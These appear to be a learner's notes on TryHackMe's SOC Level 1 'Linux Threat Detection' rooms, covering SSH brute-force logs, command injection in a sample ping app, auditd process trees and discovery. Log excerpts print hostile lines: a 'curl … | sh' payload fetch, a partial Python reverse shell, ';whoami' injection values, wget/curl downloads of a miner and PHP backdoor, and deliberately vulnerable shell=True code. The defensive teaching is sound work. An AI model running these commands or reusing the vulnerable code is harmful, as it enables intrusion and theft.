

SOC/L1 -10.2. Linux Threat Detection 1-2-3

Linux Threat Detection 1

1 - Introduction -1

With the rise of AI, cloud computing, and the Internet of Things, Linux systems are getting even more popular than before. However, most Linux breaches still start with common, well-known Initial Access techniques.

2 - Initial Access via SSH

One of the most popular Initial Access methods on Linux servers is an exposed SSH, a common remote access service used by IT teams worldwide. Nearly every Internet-facing Linux machine has SSH enabled, with Shodan reporting over 40 million machines in 2025. Only some administrators enforce a secure key-based authentication, while others still rely on weak passwords and leave their systems vulnerable to brute-force attacks.

Initial Access via SSH: Much like with RDP on Windows, SSH is both powerful and often poorly defended - in fact, both protocols are tracked under the External Remote Services MITRE technique. A lot of threat groups run vast botnets to scan the Internet for systems with exposed SSH and access them in two primary ways: via a stolen key or a breached password. Let's see how it usually happens:

1. Common risks when using key-based authentication:

- Threat actors access a service or source code where private SSH keys have been stored (Like a GitHub repository or Ansible automation server containing SSH credentials)
- Threat actors steal SSH keys to a server by infecting an admin's laptop with a data stealer

2. Additional risks when using password-based authentication:

- An IT admin sets a weak SSH password for a quick test and forgets to revert the changes
- An IT support enables SSH for a contractor who sets the password to "12345678"
- A network engineer accidentally exposes an old, insecure SSH server to the Internet

Most real-world Linux attacks, such as those by the Outlaw group, start from one of the scenarios above. However, you should also be aware of more advanced risks like a vulnerability in the SSH server itself, notably Erlang/OTP or SSH session hijacking, that you will learn in more advanced rooms.

For this task, open the VM and remind yourself how to work with SSH logs. You can start from: `cat /var/log/auth.log | grep "sshd"` Answer the questions below

When did the ubuntu user log in via SSH for the first time? 2024-10-22

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep "sshd"
Oct 22 08:27:52 ip-10-10-249-101 sshd[661]: Server listening on 0.0.0.0 port 22.
Oct 22 08:27:52 ip-10-10-249-101 sshd[661]: Server listening on :: port 22.
Oct 22 08:28:00 ip-10-10-249-101 sshd[809]: Accepted publickey for ubuntu from 10.9.254.186 port 64824 ssh2: RSA SHA256:krhp4o9yY0yVKmAd7PAsdHrKQGJtjIQjt4w0K9R4kXg
Oct 22 08:28:00 ip-10-10-249-101 sshd[809]: pam_unix(sshd:session): session opened for user ubuntu by (uid=0)
Oct 22 08:28:00 ip-10-10-249-101 sshd[860]: Accepted publickey for ubuntu from
```

Did the ubuntu user use SSH keys instead of a password for the above found date? Yea

3 - Detecting SSH Attacks

SSH Breach: Now, imagine a common real-world scenario: An IT administrator enables **public** SSH access to the server, allows **password-based** authentication, and sets a **weak** password for one of the support users. Combined, these three actions inevitably lead to an SSH breach, as it's a matter of time before threat actors guess the password. The log sample below shows such a compromise: A brute force followed by a password breach. There are three indicators of malicious logins to pay attention to:

Detecting SSH Attacks: On Linux, you don't need to learn a dozen fields like logon type to figure out what's going on, making log analysis more straightforward. Your

starting point in detecting SSH attacks can be as simple as listing all successful SSH logins and analyzing a few fields. Let's imagine you queried the logs and found three successful SSH logins, each of which could indicate an attack. How would you distinguish bad from good?

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep -E 'Accepted'
2025-08-19T14:00:02 thm-vm sshd[1013]: Accepted publickey for
ansible from 10.14.105.255 port 18442 ssh2: [...]
2025-08-20T12:56:49 thm-vm sshd[2830]: Accepted password for j
smith from 54.155.224.201 port 51058 ssh2
2025-08-22T03:14:06 thm-vm sshd[2830]: Accepted password for j
smith from 196.251.118.184 port 51058 ssh2
```

Login of Ansible: The first login appears legitimate: It used public-key authentication from an internal IP, likely an Ansible automation account. Moreover, the login at exactly 14:00 matches periodic task behavior. But to be sure, you'd still need to verify that `10.14.105.255` is an Ansible server and review the following user's activity for signs of a breach.

Logins of Jsmith: The two logins of jsmith are more interesting, as there are three red flags: Password-based authentication, logins from external IPs, and time difference between the logins (one of the logins must be at night for the user, right?). Still, to make a final verdict, you might need to investigate more details:

- **Username:** Who owns the user? Is it expected for them to log in at this time and from this IP?
- **Source IP:** What do TI tools and asset lookups say about the IP? Is it trusted or malicious?
- **Login history:** Was the login preceded by brute force or other suspicious system events?
- **Next steps:** Is the login suspicious? Should I analyze user actions following the login?

Now, try to uncover the breach that started via SSH password brute force! For this task, continue with the `/var/log/auth.log` on the VM.

| When did the SSH password brute force start? 2025-08-21

```
ubuntu@thm-vm:/var/log$ grep -E 'sshd.*Failed password for' auth.log
2025-08-21T16:34:04.201269+00:00 thm-vm sshd[18432]: Failed password for root
from 197.39.195.136 port 47942 ssh2
2025-08-21T16:38:47.168117+00:00 thm-vm sshd[18479]: Failed password for inval
id user sol from 193.32.162.145 port 46702 ssh2
2025-08-21T16:39:54.526886+00:00 thm-vm sshd[18482]: Failed password for root
from 193.46.255.33 port 47526 ssh2
2025-08-21T16:39:58.381234+00:00 thm-vm sshd[18482]: Failed password for root
from 193.46.255.33 port 47526 ssh2
2025-08-21T16:40:02.099936+00:00 thm-vm sshd[18482]: Failed password for root
from 193.46.255.33 port 47526 ssh2
2025-08-21T16:40:06.684926+00:00 thm-vm sshd[18486]: Failed password for root
from 193.46.255.33 port 62166 ssh2
2025-08-21T16:40:14.054516+00:00 thm-vm sshd[18486]: message repeated 2 times:
from 193.46.255.33 port 62166 ssh2
```

Which four users did the botnet attempt to breach? root, roy, sol, user

Finally, which IP managed to breach the root user? 91.224.92.79

```
ubuntu@thm-vm:/var/log$ grep -E 'sshd.*Accepted.*root' auth.log
2025-08-21T17:10:08.113644+00:00 thm-vm sshd[16876]: Accepted password f
t from 91.224.92.79 port 51555 ssh2
```

4 - Initial Access via Services

Linux and Public Services: Linux systems often host public-facing services or applications such as web servers, email servers, databases, and various development or IT management tools. They also comprise the core of most firewall or VPN software. However, whenever one of these applications is compromised, the entire Linux host is at risk. This risk is covered with the [T1190](#) MITRE technique. Let's see a few real-world examples:

- [CVE in Zimbra Collaboration](#): Allowed the attackers to execute arbitrary OS commands
- [Exposed Docker API port](#): Acted as an entry point in a series of cloud infrastructure breaches
- [CVE in Palo Alto firewalls](#): Linux Granted attackers full control over firewall the based 's OS
- [WordPress "plugins" feature](#): Often abused to upload malware like web shells to the system

Using Application Logs: If you want to know whether your email server was breached, you naturally reach for the email logs. On the other hand, can you expect an application to log "I am being exploited with a zero-day right now"? Of course

not. That's the nature of application logs - they rarely tell the full story, but they can still provide unique artifacts for analysis. For example, you can:

- Use **web logs** to detect a variety of web attacks
- Use **database logs** to detect suspicious SQL queries
- Use **VPN logs** to detect abnormal VPN login events
- Refer to **other logs** for specific events like bank transactions

Web as Initial Access: Any publicly exposed application can lead to a Linux breach, especially vulnerable web servers. Let's see an example: The IT team creates a simple web application called TryPingMe, where you can ping the specified IP online. Internally, the app runs a system command `ping -c 2 [YOUR-INPUT]` to test the connection, without any input filtering. The attackers would easily spot a command injection there, but can you spot the exploitation in the TryPingMe web logs?

```
ubuntu@thm-vm:~$ cat /var/log/nginx/access.log
10.2.33.10 - - [19/Aug/2025:12:26:07] "GET /ping?host=3.109.3
3.76 HTTP/1.1" 200 [...]
10.12.88.67 - - [23/Aug/2025:09:32:22] "GET /ping?host=54.36.1
9.83 HTTP/1.1" 200 [...]
10.14.105.255 - - [26/Aug/2025:20:09:43] "GET /ping?host=hello
HTTP/1.1" 500 [...]
```

Web Logs Analysis: The requests coming from `10.14.105.255` seem odd. Instead of IPs, the client puts Linux commands inside the query parameters - a clear sign of command injection! Although now you will need to start a deep investigation to unravel the whole story, from web logs alone you can assume that:

- `10.14.105.255` is likely the attacker's IP
- The `/ping` page is vulnerable and allows code execution
- The attacker executed OS commands like `whoami` and `ls`
- The entire system is now at risk because of the TryPingMe vulnerability

Can you analyse TryPingMe web logs to detect the attacker's actions?

Use `/var/log/nginx/access.log` on the VM to answer the questions. Answer the questions below

What is the path to the Python file the attacker attempted to open? investigate vim nginx/access.log from last line got cat /opt/tryingme/main.py

Looking inside the opened file, what's the flag you see there?

```
ubuntu@thm-vm:~$ cat /opt/tryingme/main.py
"""
Welcome to TryPingMe app (version 0.0.1)!
This is just a draft, sorry for the bad code

Dev Team
"""

import subprocess

import uvicorn
from fastapi import FastAPI
from fastapi.responses import HTMLResponse

app = FastAPI()

@app.get("/ping", response_class=HTMLResponse)
def ping(host: str):

    # TODO: Add security checks
    # THM{i am vulnerable!}
    cmd = f"ping -c 2 {host}"
    result = subprocess.check_output(cmd, shell=True)
    response = f"<h3>Checking the host: {host}</h3>\n"
    response += f"<pre>{result.decode()}</pre>"
    return response

if __name__ == "__main__":
    uvicorn.run(app)
```

5 - Detecting Service Breach

Building Process Tree: One way to detect a service breach is to use application logs, like you did in the previous task. But remember, application logs are not always available or helpful. Instead, most SOC teams rely on **process tree analysis** - a universal approach to unwrapping the Initial Access. For example, in [this report](#), Wiz used a process tree to visually highlight how exactly Selenium servers were breached and how to spot it in process creation logs.

A common SOC scenario is when you receive an alert about a suspicious command, let's say `whoami`. Why was it executed - due to IT activity, or maybe a

service breach? To answer this, all you need is to build a process tree and trace the command back to its parent process, as shown in the image below:

Auditd and Process Tree: Continuing the example, you begin by locating the suspicious command in the logs with `ausearch -i -x whoami`. Next, you walk up the process tree using the `--pid` option until you reach PID 1, the OS process. The tree eventually shows that `whoami` was launched by a Python web application (`/opt/mywebapp/app.py`). This immediately raises the question: Was the application breached and used as an entry point?

```
ubuntu@thm-vm:~$ ausearch -i -x whoami # -x filters the results by the command name
type=PROCTITLE msg=audit(08/25/25 16:28:18.107:985) : proctitle=whoami
type=SYSCALL msg=audit(08/25/25 16:28:18.107:985) : syscall=execve success=yes exit=0 items=2 ppid=3905 pid=3907 auid=unset uid=ubuntu tty=(none) exe=/usr/bin/whoami key=execubuntu@thm-vm:~$ ausearch -i --pid 3905 # 3905 is a parent process ID of whoami
type=PROCTITLE msg=audit(08/25/25 16:28:17.101:983) : proctitle=/bin/sh -c whoami
```

Next, you might wonder if `whoami` is simply part of the application's normal behavior. Maybe so, but that question would require web logs analysis, external research, or communication with the developers. What you can do instead is use the process tree to look for other, more dangerous commands launched by the app. By listing all child processes of `/opt/mywebapp/app.py`, you may find clearer evidence of the app's breach, like a malicious curl command!

```
ubuntu@thm-vm:~$ ausearch -i --ppid 3898 | grep 'proctitle' #
Use grep for a simpler output
type=PROCTITLE msg=audit(08/25/25 16:28:17.101:983) : proctitle=/bin/sh -c whoami
type=PROCTITLE msg=audit(08/25/25 16:28:18.230:985) : proctitle=/bin/sh -c ls -la
type=PROCTITLE msg=audit(08/25/25 16:28:19.765:987) : proctitle
```



```
e=/bin/sh -c curl http://17gs9qlpuh8o-bot.thm | sh  
[...]
```

```
ubuntu@thm-vm:~$ ausearch -i -x whoami  
Error opening config file (Permission denied)  
NOTE - using built-in logs: /var/log/audit/audit.log  
-----  
type=PROCTITLE msg=audit(08/26/25 20:09:49.742:158) : proctitle=whoami  
type=CWD msg=audit(08/26/25 20:09:49.742:158) : cwd=/opt/tryingme  
type=EXECVE msg=audit(08/26/25 20:09:49.742:158) : argc=1 a0=whoami  
type=SYSCALL msg=audit(08/26/25 20:09:49.742:158) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x57c312f7e5d8 a2=0x57c312f7e5e8 a3=0x8 items=2 ppid=1018 pid=1020 auid=unset uid=ubuntu gid=ubuntu euid=ubuntu suid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none) ses=unset comm=whoami exe=/usr/bin/whoami subj=unconfined key=execve  
ubuntu@thm-vm:~$ ausearch -i --pid 1018  
Error opening config file (Permission denied)  
NOTE - using built-in logs: /var/log/audit/audit.log  
-----  
type=PROCTITLE msg=audit(08/26/25 20:09:49.738:156) : proctitle=/bin/sh -c ping -c 2 ;whoami  
type=CWD msg=audit(08/26/25 20:09:49.738:156) : cwd=/opt/tryingme  
type=EXECVE msg=audit(08/26/25 20:09:49.738:156) : argc=3 a0=/bin/sh a1=-c a2=ping -c 2 ;whoami  
type=SYSCALL msg=audit(08/26/25 20:09:49.738:156) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x7ef5401636870 a2=0x7ffeb1260660 a3=0x8 items=2 ppid=577 pid=1018 auid=unset uid=ubuntu gid=ubuntu euid=ubuntu suid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none) ses=unset comm=sh exe=/usr/bin/dash subj=unconfined key=execve  
ubuntu@thm-vm:~$ ausearch -i --pid 577  
Error opening config file (Permission denied)  
NOTE - using built-in logs: /var/log/audit/audit.log  
-----  
type=PROCTITLE msg=audit(08/26/25 20:07:48.305:88) : proctitle=/usr/bin/python3 /opt/tryingme/main.py  
type=CWD msg=audit(08/26/25 20:07:48.305:88) : cwd=/opt/tryingme  
type=EXECVE msg=audit(08/26/25 20:07:48.305:88) : argc=2 a0=/usr/bin/python3 a1=/opt/tryingme/main.py  
type=SYSCALL msg=audit(08/26/25 20:07:48.305:88) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x640a321a6e620 a2=0x640a321aff90 a3=0x640a321abb90 items=2 ppid=1 pid=577 auid=unset uid=ubuntu gid=ubuntu euid=ubuntu suid=ubuntu egid=ubuntu sgid=ubuntu fsgid=ubuntu tty=(none) ses=unset comm=python3 exe=/usr/bin/python3.12 subj=unconfined key=execve
```

Now let's look at the TryPingMe breach from the previous task through the auditd angle! Use **ausearch** and the examples from the tasks to uncover the full picture.

- What is the PPID of the suspicious whoami command? 1018
- Moving up the tree, what is the PID of the TryPingMe app? 577
- Which program did the attacker use to open a reverse shell? Python Shell

```
ubuntu@thm-vm:~$ ausearch -i --ppid 577 | grep proctitle  
Error opening config file (Permission denied)  
NOTE - using built-in logs: /var/log/audit/audit.log  
type=PROCTITLE msg=audit(08/26/25 20:09:43.003:152) : proctitle=/bin/sh -c ping -c 2 hello  
type=PROCTITLE msg=audit(08/26/25 20:09:46.269:154) : proctitle=/bin/sh -c ping -c 2 whoami  
type=PROCTITLE msg=audit(08/26/25 20:09:49.738:156) : proctitle=/bin/sh -c ping -c 2 ;whoami  
type=PROCTITLE msg=audit(08/26/25 20:10:41.618:159) : proctitle=/bin/sh -c ping -c 2 ;ls  
type=PROCTITLE msg=audit(08/26/25 20:10:45.230:162) : proctitle=/bin/sh -c ping -c 2 ;pwd  
type=PROCTITLE msg=audit(08/26/25 20:10:49.169:164) : proctitle=/bin/sh -c ping -c 2 ;cat /opt/tryingme/  
type=PROCTITLE msg=audit(08/26/25 20:11:16.022:167) : proctitle=/bin/sh -c ping -c 2 ;python3 -c 'import  
=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
```

6 - Advanced Initial Access

Human-Led Attacks: In the previous tasks, you explored Initial Access via SSH and exposed services. But what about phishing and USB attacks, so commonly seen in Windows environments? Since Linux primarily is a server OS operated by technical

people, it is harder to trick system owners into running phishing malware or inserting a malicious USB. Still, the risk remains, for example:

Scenario Example	Consequences
An IT member looks for a solution to a server issue and desperately tries this script found in a forum: <code>curl https://shadyforum.thm/fix.sh bash</code>	The IT member didn't check the script content, and it appeared to be malware, silently infecting the server (Read more(opens in new tab))
A developer wants to install a Python "fastapi" package on the server, but mistypes a single letter: <code>pip3 install fastpi</code>	The mistyped package was malware, deliberately prepared and published by threat actors (Real-world case(opens in new tab))

Supply Chain Compromise: While not unique to Linux, you should also be aware of [Supply Chain Compromise\(opens in new tab\)](#). These attacks breach a software first, and then infect all its users with the malicious update. Since a typical Linux server uses hundreds of software dependencies maintained by different developers, the attack can come from anywhere, anytime. Let's see some examples:

- A [backdoor in the XZ Utils](#) library that is a part of SSH nearly led to a breach of millions of Linux servers
- A [breach of the tj-actions](#) resulted in a leak of thousands of secrets, like SSH keys and access tokens

Detecting the Attacks: All Initial Access techniques described in this room can be uncovered through a process tree analysis. You start with a trigger, such as a SIEM alert on a suspicious command or a connection to a known malicious IP. From there, you build a process tree to trace which application or user initiated the events - a web server, an internal application, or an IT administrator's SSH session. Finally, you determine whether the activity is legitimate or an indicator of malicious behavior:

Which Initial Access technique is likely used if a trusted app suddenly runs malicious commands? Supply Chain Compromise

Which detection method can you use to detect a variety of Initial Access techniques? Process Tree Analysis

7 - Conclusion -1

Great job exploring the Initial Access techniques and an especially complex topic - the process tree analysis! While it may seem hard to apply, you will happily use it on a daily basis with some practice and a more convenient SIEM interface. Using the system log sources and auditd, you learned to identify how attacks start and are now ready to learn how they continue! Key Takeaways:

- Attacks on SSH are widespread, but they are easy to detect via authentication logs
- Exposed services are always a risk since they can lead to a whole Linux compromise
- While phishing is not common on Linux, human-led and supply attacks are still possible
- Process tree analysis is your best approach in identifying the Initial Access techniques

Linux Threat Detection 2

8 - Introduction -2

What happens next after threat actors enter the Linux system? What commands do they run, and what goals do they aim to achieve? In this room, you'll find out by exploring common attack techniques, detecting them in logs, and analyzing a real-world cryptominer infection from start to finish.

9 - Discovery Overview

Discovery: Imagine suddenly appearing in a Linux system, and all you see is a command-line interface. Your first question would be about where you are and how you appeared there, right? Interestingly, this is how most Linux breaches start for attackers. This is because botnets usually automate the Initial Access, and human attackers join only when an entry point is ready.

First Actions: The first discovery commands threat actors run on the Linux systems are usually the same, no matter which entry point they used and the goal they

pursue. The only exception when Discovery is skipped is when the attackers already know their target or simply want to install a cryptominer and exit, no matter who the victim is. Let's see some basic Discovery examples:

Discovery Goal	Typical Commands
OS and Filesystem Discovery	<code>pwd</code> , <code>ls /</code> , <code>env</code> , <code>uname -a</code> , <code>lsb_release -a</code> , <code>hostname</code>
User and Groups Discovery	<code>id</code> , <code>whoami</code> , <code>w</code> , <code>last</code> , <code>cat /etc/sudoers</code> , <code>cat /etc/passwd</code>
Process and Network Discovery	<code>ps aux</code> , <code>top</code> , <code>ip a</code> , <code>ip r</code> , <code>arp -a</code> , <code>ss -tnlp</code> , <code>netstat -tnlp</code>
Cloud or Sandbox Discovery	<code>systemd-detect-virt</code> , <code>lsmod</code> , <code>uptime</code> , <code>pgrep "<edr-or-sandbox>"</code>

As you can see, attackers rely on the same commands you would use. In the next task, you will learn how to tell bad from good, but one specific command should have your attention - `whoami` . While legitimate applications rarely need this command, adversaries almost always run it first after breaching a service. In fact, your SOC team can even consider creating a detection rule for any `whoami` execution - there is a high chance you'll catch the attackers! Open the VM and test some Discovery commands yourself. Follow the instructions below to answer the questions.

Run `systemd-detect-virt` to detect the system's cloud. What is the command's output you discovered? Amazon

Now run `ps aux` and look for EDR or antivirus processes. What is the full path to the detected antimalware binary? `/var/lib/ultrasec/malscan`

```
ubuntu@thm-vm:~$ ps aux | grep -E "scan|edr|malwa|calm|virus"
root      629  59.9  0.3  7744  3444 ?        Rs   07:59   6:21 /bin/bash /var/lib/ultrasec/malscan
```

10 - Detecting Discovery

Specialized Discovery: After the initial Discovery, threat actors might also utilize more focused commands to achieve their goals: Data stealers look for passwords and secrets to collect, cryptocurrency miners query CPU and GPU information to optimize the mining, and botnet scripts scan the network for new victims. Some malware can also combine all three objectives. For example:

Attack Objectives	Typical Commands
Find and steal credentials and other sensitive data	<code>history grep pass</code> , <code>find / -name .env</code> , <code>find /home -name id_rsa</code>
Identify how suitable the system is for crypto mining	<code>cat /proc/cpuinfo</code> , <code>lscpu grep Model</code> , <code>free -m</code> , <code>top</code> , <code>htop</code>
Scan the internal network for other future victims	<code>ping <ip></code> , <code>for ip in 192.168.1.{1..254}; do nc -w 1 \$ip 22 done</code>

aureport: generate summary reports from audit logs

Detecting Discovery: Detecting Discovery commands is straightforward with auditd or other runtime monitoring tools. First, configure auditd to log the right commands, like those shown in this room. Then, hunt for Discovery using a SIEM or ausearch. But the real challenge is deciding if the commands came from an attacker, a legitimate service, or an IT administrator.

Detecting Discovery

- 1 Log common Discovery commands (e.g. with Auditd)
- 2 Hunt for Discovery in SIEM or manually with ausearch
- 3 Use process tree to identify what caused the Discovery

```

GNU nano 7.2 /etc/audit/rules.d/audit.rules *
-a always,exit -S execve -S execveat -F exe=/usr/bin/whoami -F key=discovery_user
-a always,exit -S execve -S execveat -F exe=/usr/bin/id -F key=discovery_user
-a always,exit -S execve -S execveat -F exe=/usr/bin/pwd -F key=discovery_fs
-a always,exit -S execve -S execveat -F exe=/usr/bin/uname -F key=discovery_os
-a always,exit -S execve -S execveat -F exe=/usr/bin/netstat -F key=discovery_network

root@thm-vm:/tmp# ausearch -i -k discovery_user | grep -Ez 'key=|exe='
-----
type=PROCTITLE msg=audit(09/10/25 20:39:40.776:273) : proctitle=whoami
type=CWD msg=audit(09/10/25 20:39:40.776:273) : cwd=/tmp
type=EXECVE msg=audit(09/10/25 20:39:40.776:273) : argc=1 a0=whoami
type=SYSCALL msg=audit(09/10/25 20:39:40.776:273) : arch=x86_64 syscall=
769c8606d0 a1=0x56769c860690 a2=0x56769c835810 a3=0x56769c860690 items=2
id=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=
exe=/usr/bin/whoami subj=unconfined key=discovery_user

```

It is very important to get the context of the Discovery commands. For example, it's a red flag when a web server suddenly spawns `whoami` or when your IT member starts looking for secrets with `find` and `grep`. On the other hand, a network monitoring tool is often expected to periodically `ping` the local network. You can get that context by building a process tree, for example:

```

ubuntu@thm-vm:~$ ausearch -i -x whoami # Look for a Discovery
command like whoami
type=PROCTITLE msg=audit(08/25/25 16:28:18.107:985) : proctitle=whoami
type=SYSCALL msg=audit(08/25/25 16:28:18.107:985) : arch=x86_64 syscall=execve success=yes exit=0 items=2 ppid=3898 pid=3907
auid=ubuntu uid=ubuntu exe=/usr/bin/whoamiubuntu@thm-vm:~$ aus

```

```
ausearch -i --pid 3898 # Identify its parent process, a lp.sh script
type=PROCTITLE msg=audit(08/25/25 16:28:11.727:982) : proctitle=/usr/bin/bash /tmp/lp.sh
```

For this task, imagine you received a SIEM alert about a spike in Discovery commands. The first thing you see is that the **itsupport** user launched the **hostname** command. Can you continue the investigation on the VM and find out what really happened?

What is the path of the script that initiated the "hostname" command?

/home/itsupport/debug.sh

```
ubuntu@thm-vm:~$ ausearch -i -x hostname
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/11/25 18:29:48.884:1120) : proctitle=hostname
type=CWD msg=audit(09/11/25 18:29:48.884:1120) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.884:1120) : argc=1 a0=hostname
type=SYSCALL msg=audit(09/11/25 18:29:48.884:1120) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x6402fb76c290 a1=0x6402fb769380 a2=0x6402fb768ca0 a3=0x6402fb769380 items=2 ppid=3771 pid=3772 auid=itsupport uid=itsupport gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport fsgid=itsupport tty=pts2 ses=170 comm=hostname exe=/usr/bin/hostname subj=unconfined key=exec
ubuntu@thm-vm:~$ ausearch -i --pid 3771
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/11/25 18:29:48.879:1119) : proctitle=bash debug.sh
type=CWD msg=audit(09/11/25 18:29:48.879:1119) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.879:1119) : argc=2 a0=bash a1=debug.sh
type=SYSCALL msg=audit(09/11/25 18:29:48.879:1119) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x647c7d7e49c0 a1=0x647c7d9194a0 a2=0x647c7d90f550 a3=0x647c7d9194a0 items=2 ppid=3759 pid=3771 auid=itsupport uid=itsupport gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport fsgid=itsupport tty=pts2 ses=170 comm=bash exe=/usr/bin/bash subj=unconfined key=exec
```

What was the last Discovery command launched by the script?

ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu

```

ubuntu@thm-vm:~$ sudo su
root@thm-vm:/home/ubuntu$ cat /home/itsupport/debug.sh
#!/bin/bash
# A simple script to check system load.
# Used by IT support for debugging, don't edit!

# If this script raises any security issue,
# Please contact the author, greg@tryhackme.thm

echo "--- OS Info ---"
hostname && uname -a

echo "--- CPU Info ---"
lscpu | grep -E 'Model name|Socket|Thread|CPU\(s\)'

echo "--- Uptime ---"
uptime

echo "--- Memory Info ---"
free -h

echo "--- Filesystem Usage ---"
df -hT | grep -E '^/dev/'

echo "--- Top memory-consuming processes ---"
ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%mem | head -n 10

echo "--- Top CPU-consuming processes ---"
ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head -n 10

```

```

root@thm-vm:/home/ubuntu$ ausearch -i -x hostname
-----
type=PROCTITLE msg=audit(09/11/25 18:29:48.884:1120) : proctitle=hostname
type=CWD msg=audit(09/11/25 18:29:48.884:1120) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.884:1120) : argc=1 a0=hostname
type=SYSCALL msg=audit(09/11/25 18:29:48.884:1120) : arch=x86_64 syscall=execve success=yes exit=0
a0=0x6402fb76c290 a1=0x6402fb769380 a2=0x6402fb768ca0 a3=0x6402fb769380 items=2 ppid=3771 pid=3772 au
=itsupport uid=itsupport gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport
gid=itsupport fsgid=itsupport tty=pts2 ses=170 comm=hostname exe=/usr/bin/hostname subj=unconfined
y=exec
root@thm-vm:/home/ubuntu$ ausearch -i --pid 3771
-----
type=PROCTITLE msg=audit(09/11/25 18:29:48.879:1119) : proctitle=bash debug.sh
type=CWD msg=audit(09/11/25 18:29:48.879:1119) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.879:1119) : argc=2 a0=bash a1=debug.sh
type=SYSCALL msg=audit(09/11/25 18:29:48.879:1119) : arch=x86_64 syscall=execve success=yes exit=0
a0=0x647c7d7e49c0 a1=0x647c7d9194a0 a2=0x647c7d90f550 a3=0x647c7d9194a0 items=2 ppid=3759 pid=3771 au
=itsupport uid=itsupport gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport
gid=itsupport fsgid=itsupport tty=pts2 ses=170 comm=bash exe=/usr/bin/bash subj=unconfined key=exec
root@thm-vm:/home/ubuntu$ ausearch -i --ppid 3771
-----
type=PROCTITLE msg=audit(09/11/25 18:29:48.884:1120) : proctitle=hostname
type=CWD msg=audit(09/11/25 18:29:48.884:1120) : cwd=/home/itsupport
type=EXECVE msg=audit(09/11/25 18:29:48.884:1120) : argc=1 a0=hostname
type=SYSCALL msg=audit(09/11/25 18:29:48.884:1120) : arch=x86_64 syscall=execve success=yes exit=0
a0=0x6402fb76c290 a1=0x6402fb769380 a2=0x6402fb768ca0 a3=0x6402fb769380 items=2 ppid=3771 pid=3772 au
=itsupport uid=itsupport gid=itsupport euid=itsupport suid=itsupport fsuid=itsupport egid=itsupport
gid=itsupport fsgid=itsupport tty=pts2 ses=170 comm=hostname exe=/usr/bin/hostname subj=unconfined
y=exec

```

```

root@thm-vm:/home/ubuntu$ ausearch -i --ppid 3771 | grep 'proctitle='
type=PROCTITLE msg=audit(09/11/25 18:29:48.884:1120) : proctitle=hostname
type=PROCTITLE msg=audit(09/11/25 18:29:48.888:1121) : proctitle=uname -a
type=PROCTITLE msg=audit(09/11/25 18:29:48.895:1123) : proctitle=lscpu
type=PROCTITLE msg=audit(09/11/25 18:29:48.896:1122) : proctitle=grep -E Mode
\\(s\\)
type=PROCTITLE msg=audit(09/11/25 18:29:48.914:1124) : proctitle=uptime
type=PROCTITLE msg=audit(09/11/25 18:29:48.922:1125) : proctitle=free -h
type=PROCTITLE msg=audit(09/11/25 18:29:48.927:1126) : proctitle=df -hT
type=PROCTITLE msg=audit(09/11/25 18:29:48.928:1127) : proctitle=grep -E ^/de
type=PROCTITLE msg=audit(09/11/25 18:29:48.936:1129) : proctitle=ps -eo pid,p
=-%mem
type=PROCTITLE msg=audit(09/11/25 18:29:48.937:1128) : proctitle=head -n 10
type=PROCTITLE msg=audit(09/11/25 18:29:48.965:1130) : proctitle=ps -eo pid,p
=-%cpu
type=PROCTITLE msg=audit(09/11/25 18:29:48.966:1131) : proctitle=head -n 10

```

Looking at the script content, what's the email of the script author?
 greg@tryhackme.thm

11 - Motivation for Attacks

Hack and Forget Attacks: After the Discovery stage, threat actors usually reveal their motivation by installing specialized malware or taking actions unique to some class of attack. Before jumping into the technical review, let's consider the common goals of attackers when breaching Linux. They can be organized into two informal categories: "Hack and Forget" and targeted attacks. In this room, let's focus on the "Hack and Forget" ones.

"Hack and Forget" Attacks: These attacks run at scale and focus on quick gains. For example, a threat group may continuously scan the Internet for an exposed SSH with a "tryguessme" password and get a few victims every month. Then, after a quick discovery, the attack usually ends up in one of three scenarios below (or three scenarios at once):

- **Install Cryptominer:** Earn money by using the victim's CPU/GPU to mine cryptocurrency
- **Enroll to Botnet:** Add the victim to a botnet (e.g. [Mirai](#)(opens in new tab)) and use it for tasks like DDoS
- **Use as Proxy:** Use the victim to send phishing, host malware, or route the attacker's traffic

Ingress Tool Transfer: So, how do the threat actors continue the attack and download malware like cryptominer to their Linux victim? In MITRE terms, how do

they perform Ingress Tool Transfer? There are many ways, but in the vast majority of cases, they utilize one of these three preinstalled commands:

Command	Usage Example
Wget: Download a file from the website	<code>wget https://github.com/xmrig/[...]/xmrig-x64.tar.gz -O /tmp/miner.tar.gz</code>
Curl: Make a request to the webpage	<code>curl --output /var/www/html/backdoor.php "https://pastebin.thm/yTg0Ah6a"</code>
SSH: Transfer a file via <u>SCP</u> or <u>SFTP</u> (opens in new tab).	<code>scp kali@c2server:/home/kali/cve-2021-4034.sh /tmp/cve-2021-4034.sh</code>

Like other process creation events, the commands above can be logged with auditd and sometimes appear in Bash history. However, there is a case where process logs aren't helpful. If the victim is reachable over SSH, an attacker can run **scp** or **sftp** from their own system. In this case, you won't see the command on the victim's auditd logs, but you will see a new SSH login! The same principle applies to other file transfer services such as FTP or SMB. Let's see an example:

Option 1: Attacker Connects to Victim

```
